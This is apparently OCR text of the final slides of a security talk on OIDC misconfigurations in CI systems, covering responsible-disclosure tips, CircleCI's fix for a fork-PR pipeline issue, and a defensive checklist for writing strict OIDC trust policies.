


OIDC Vendor Errors

>> Disclosure show and tell




OIDC Vendor Errors




OIDC Vendor Errors

>> Disclosure show and tell




OIDC Vendor Errors

>> Disclosure show and tell



OIDC Vendor Errors

>> Disclosure show and tell



OIDC Vendor Errors

tell



OIDC Vendor Errors

>> Disclosure show and tell

A good advice:

Attempt to **not** disclose directly to the founder/board-member



OIDC Vendor Errors


>> Disclosure show and tell

Since then (Jun ‘23), CircleCI fixed the bug



OIDC Vendor Errors

>> Circle's fix



OIDC Vendor Errors

>> Circle's fix



System state:

1/ Pipelines react to Fork PRs iff the project is configured to do so [good limitation]

2/ Pipelines are triggered on a workflow change even from a fork [every PR can RCE]

3/ An OIDC token is granted to a machine in a Fork PR pipeline iff configured to do so [good limitation]



Conclusions & Takeaways

>> Only 2 more slides!

OIDC is not difficult. Relax.

(you already learned OAuth! You've got this)



Conclusions & Takeaways

>> Only 1 more slide!

For when configuring OIDC for CI, use these:

- ❑ Learn the origin of each claim's content and note where it is used
- ❑ Pursue strict policies without wildcards
- ❑ Always think "which other identities can satisfy my conditions"
- ❑ Harden your workflows using best practices



OIDC inspections/modification tool!

Thank You!



@_0xffd

aviadhahami@gmail.com